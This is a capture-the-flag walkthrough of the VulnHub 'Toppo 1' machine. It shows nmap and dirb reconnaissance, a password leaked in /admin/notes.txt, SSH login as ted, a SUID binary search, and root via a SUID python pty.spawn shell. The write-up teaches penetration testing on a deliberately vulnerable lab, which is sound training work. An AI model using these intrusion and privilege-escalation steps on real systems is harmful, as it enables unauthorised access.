
**CTF-TOPPO 1**
(https://www.vulnhub.com/entry/toppo-1,245/)

**OBJECTIVE:-**
Gain root access of the system and read the contents of flag.txt file.


**SETTING UP THE ENVIRONMENT:-**
I hosted the Target machine (Toppo 1) and the Attacker machine (Kali Linux) on the same virtual network (NAT Network - Sierra). Target machine (Toppo 1) assigns IP address to itself via DHCP.

**LET US BEGIN:-**
First, I check the IP addresses of the Attacker as well as the Target machine.



```
root@mjolnir:~# ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 10.0.5.11  netmask 255.255.255.0  broadcast 10.0.5.255
        inet6 fe80::a00:27ff:fef4:6e8a  prefixlen 64  scopeid 0x20<link>
        ether 08:00:27:f4:6e:8a  txqueuelen 1000  (Ethernet)
        RX packets 10  bytes 2266 (2.2 KiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 28  bytes 2599 (2.5 KiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        inet6 ::1  prefixlen 128  scopeid 0x10<host>
        loop  txqueuelen 1000  (Local Loopback)
        RX packets 20  bytes 1116 (1.0 KiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 20  bytes 1116 (1.0 KiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

root@mjolnir:~# 
```

[ifconfig command on the Kali Linux system]




```
 _________
|  _   _  |
|_/ | | \_|.--.   _ .--.   _ .--.   .--.
    | |  / .'`\ \[ '/'`\ \[ '/'`\ \/ .'`\ \
   _| |_ | \__. | | \__/ | | \__/ || \__. |
  |_____| '.__.'  | ;.__/  | ;.__/  '.__.'
                 [__|     [__|

IP address : 10.0.5.13

created for the Ownedlab's event .

Happy Owning !
Toppo login:
```

[IP address of Toppo 1 machine displayed on the Target machine]

Let’s perform an Nmap scan on the target system to discover open ports and the services running on them as well as acquire some basic information of the target system.

**Nmap command:** nmap -sC -sV -vv -p- 10.0.5.13




```
PORT      STATE SERVICE REASON         VERSION
22/tcp    open  ssh     syn-ack ttl 64 OpenSSH 6.7p1 Debian 5+deb8u4 (protocol 2.0)
| ssh-hostkey:
|   1024 ec:61:97:9f:4d:cb:75:99:59:d4:c1:c4:d4:3e:d9:dc (DSA)
| ssh-dss AAAAB3NzaC1kc3MAAACBAMXeIQqeVVpxMNAkY4RTRcy1D29rxJsEteFBLHjNfezXeIK+LmbYWt1lJXfXjwXo1dwe6BjA388IYcnKnF
u7FPshuDGA/H/MNj2o0JaVoiS4e0VONX5NTENh/a+lScGKcbpvi5sxRhL110w8lrdZYK6taXKUbYnDAl1BpCHdb+DfAAAAFQCMbk+1pL8kAIa/FT
uxO9IuWf6/lwAAAIAmyFHznKAwdtfCNLaSzFWL/LNzBcTPytb7RMvhcIMKAkS/2IfnPIHdQmni7IFpq4CaLMjiVHTBvZQCSIYulIrXcpoGxLuZ3t
PR0NS89AySdoOT/7ngs5AKx3nSVJqdomRzQ8Pjxs1VxadVE645hUir2lidBD2vZRDO5Pw3yT1BfgAAAIAW5d6lONexLVvMCH7t6AtmCDA6+R+5Eq
6WtdA/XZ4e/cAKU2sSnrgd35imo4Jp8fYJEVBdIBqhrjjW0Pr7TZeWg/4hgsS5ZunhQG1mNmpgud28VveZfZaoxwudeylbfCHg4InYeE2aUrAlTO
Iw/pKMyWpqRniNuA5QMHPPIO+GVg==
|   2048 89:99:c4:54:9a:18:66:f7:cd:8e:ab:b6:aa:31:2e:c6 (RSA)
| ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABAQDNiyFG4Uk84D3XUAN77szM4dkXvd6vOcyUKW3BARbCZFJQnGWqCBV6P0aR+Prs7Cx2+CVUeu
bbB2BFVQ6r4geCCNYV191XRdGPFFHlchAsfyhIJ1oLQYCAWxhWU6N2fYDcMwWVAlFHtgTXb5nmDFCz2dHHr9yUdzuOvXKHOgc4BFX8GP9dgmjkNP
i8joLxowHuGiTcUlSsLU7sph9TrLV6j/TGqN3scrr1upMn6Vpv8/xA2zBYVU/jGVu/MyaaCEOL+WSXm58mKVBNnuPbBxatKRXUKebZDY7s+yLq0O
PndwxxShfg7kHnaFF5Qbdan7a3UiR8RWHkpkbrVHuiwebx
|   256 60:be:dd:8f:1a:d7:a3:f3:fe:21:cc:2f:11:30:7b:0d (ECDSA)
| ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBKMGp55PVlF8Zt+uCcJjrAwbxX1WX6i/CcFYGh
8lQHmwJWaQq8SqLkdfdyvlOOj7VSOw6NA82BiLSAfGI0s95Ig=
|   256 39:d9:79:26:60:3d:6c:a2:1e:8b:19:71:c0:e2:5e:5f (ED25519)
|_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIKG70nQU/kKxR0rcoe6hx38OEpmSQ08IHLqqkXQgSIfi
80/tcp    open  http    syn-ack ttl 64 Apache httpd 2.4.10 ((Debian))
| http-methods:
|_  Supported Methods: POST OPTIONS GET HEAD
|_http-server-header: Apache/2.4.10 (Debian)
|_http-title: Clean Blog - Start Bootstrap Theme
111/tcp   open  rpcbind syn-ack ttl 64 2-4 (RPC #100000)
| rpcinfo:
|   program version   port/proto  service
|   100000  2,3,4        111/tcp  rpcbind
|   100000  2,3,4        111/udp  rpcbind
|   100024  1          38054/tcp  status
|_  100024  1          40772/udp  status
38054/tcp open  status  syn-ack ttl 64 1 (RPC #100024)
MAC Address: 08:00:27:C6:C3:0B (Oracle VirtualBox virtual NIC)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

[Nmap output snippet]

We see from the output snippet of the nmap command, there are four open ports on the target system and we have ssh (on port 22) and Apache (on port 80) among them.


Let’s try to enumerate the web server links using Dirbuster.



```
root@mjolnir:~# dirb http://10.0.5.13

-----------------
DIRB v2.22
By The Dark Raver
-----------------

START_TIME: Fri Nov  9 22:06:26 2018
URL_BASE: http://10.0.5.13/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt

-----------------

GENERATED WORDS: 4612

---- Scanning URL: http://10.0.5.13/ ----
==> DIRECTORY: http://10.0.5.13/admin/
==> DIRECTORY: http://10.0.5.13/css/
==> DIRECTORY: http://10.0.5.13/img/
+ http://10.0.5.13/index.html (CODE:200|SIZE:6437)
==> DIRECTORY: http://10.0.5.13/js/
+ http://10.0.5.13/LICENSE (CODE:200|SIZE:1093)
==> DIRECTORY: http://10.0.5.13/mail/
==> DIRECTORY: http://10.0.5.13/manual/
+ http://10.0.5.13/server-status (CODE:403|SIZE:297)
==> DIRECTORY: http://10.0.5.13/vendor/

---- Entering directory: http://10.0.5.13/admin/ ----
(!) WARNING: Directory IS LISTABLE. No need to scan it.
    (Use mode '-w' if you want to scan it anyway)

---- Entering directory: http://10.0.5.13/css/ ----
(!) WARNING: Directory IS LISTABLE. No need to scan it.
    (Use mode '-w' if you want to scan it anyway)

---- Entering directory: http://10.0.5.13/img/ ----
(!) WARNING: Directory IS LISTABLE. No need to scan it.
```

[Dirb scan of the Target machine from Attacker machine]

We find that the web server hosts a link ‘/admin’ which might be interesting. Let’s try to visit that link.




# Index of /admin

| Name | Last modified | Size | Description |
|---|---|---|---|
| Parent Directory | | - | |
| notes.txt | 2018-04-15 11:16 | 154 | |

*Apache/2.4.10 (Debian) Server at 10.0.5.13 Port 80*

[10.0.5.13/admin page]

We see that there is a text file called notes.txt. Let's access that file.




```
Note to myself :

I need to change my password :/ 12345ted123 is too outdated but the technology isn't my thing i prefer go fishing or watching soccer .
```

[Notes.txt]

We see that we have a password listed: 12345ted123.
This might suggest that the password for user 'ted' is '12345ted123'.


Let's use these credentials and try to ssh into the Target machine.



```
root@mjolnir:~# ssh ted@10.0.5.13
ted@10.0.5.13's password:

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Fri Nov  9 19:14:16 2018 from 10.0.5.11
ted@Toppo:~$ 
```

[SSH-ing into the Target machine]

We have a successful breach. Now let's explore the Target system and especially gaon entry to the /root directory.




```
ted@Toppo:~$ pwd
/home/ted
ted@Toppo:~$ id
uid=1000(ted) gid=1000(ted) groups=1000(ted),24(cdrom),25(floppy),29(audio),30(dip),44(video),46(plugdev),108(ne
tdev),114(bluetooth)
ted@Toppo:~$ cd /root
-bash: cd: /root: Permission denied
ted@Toppo:~$ sudo -l
-bash: sudo: command not found
ted@Toppo:~$ 
```

[Exploring the Target machine]

We see that we do not have access to the /root directory and sudo is not installed on the Target machine as well, so we can not gain superuser privileges via sudo.

However, we can use the find command to search for services and programs run with superuser privileges.
**Find command:** find / -perm -u=s 2>/dev/null




```
ted@Toppo:~$ find / -perm -u=s 2>/dev/null
/sbin/mount.nfs
/usr/sbin/exim4
/usr/lib/eject/dmcrypt-get-device
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/lib/openssh/ssh-keysign
/usr/bin/gpasswd
/usr/bin/newgrp
/usr/bin/python2.7
/usr/bin/chsh
/usr/bin/at
/usr/bin/mawk
/usr/bin/chfn
/usr/bin/procmail
/usr/bin/passwd
/bin/su
/bin/umount
/bin/mount
ted@Toppo:~$
```

[find command]

The first parameter '-perm' represents permissions, the second option '-u' represents the user and 's' indicates superuser. We do this search in the /dev/null and we are searching for all file types as files type was not mentioned explicitly.


We can explicitly mention file type with the option -type 'x', where x represents the file type. If we were looking for normal files (represented by f), our find command would look like this:
"find / -perm -u=s -type f 2>/dev/null"
We can also see that we have read-only privileges to the /etc/passwd file, thus we can not edit it.



```
ted@Toppo:~$ ls -l /etc/passwd
-rw-r--r-- 1 root root 1512 Apr 15  2018 /etc/passwd
ted@Toppo:~$
```

[/etc/passwd file permissions]

We see, from the output of find command, that python runs with superuser privileges. Thus, we can spawn a shell using python.
**Command: python -c "import pty; pty.spawn('/bin/sh')"**




```
ted@Toppo:~$ python -c "import pty; pty.spawn('/bin/sh')"
# id
uid=1000(ted) gid=1000(ted) euid=0(root) groups=1000(ted),24(cdrom),25(floppy),29(audio),30(dip),44(video),46(pl
ugdev),108(netdev),114(bluetooth)
# cd /root
# ls
flag.txt
# 
```

[Spawning a shell using python]

Using the **id** command, we can see that we now have superuser privileges.

Let’s gain access of the /root directory and capture the flag (i.e. view the contents of the flag.txt file).



```
# cat flag.txt

 _________
|  _   _  |
|_/ | | \_|.--.   _ .--.   _ .--.    .--.
    | |  / .'`\ \[ '/'`\ \[ '/'`\ \/ .'`\ \
   _| |_ | \__. | | \__/ | | \__/ || \__. |
  |_____| '.__.'  | ;.__/  | ;.__/  '.__.'
                 [__|     [__|




Congratulations ! there is your flag : 0wnedlab{p4ssi0n_c0me_with_pract1ce}



# 
```

[Contents of flag.txt file]

Thus, we have successfully captured the flag. Yay!

Links: https://www.youtube.com/watch?v=TQvsSW9Is3A (Toppo Walkthrough by HackerSploit)
https://explainshell.com/explain?cmd=find+%7E%2F+-perm+u%3Ds+-type+2%3E%2Fdev%2Fnull (explainshell.com explaining the contents of the find command)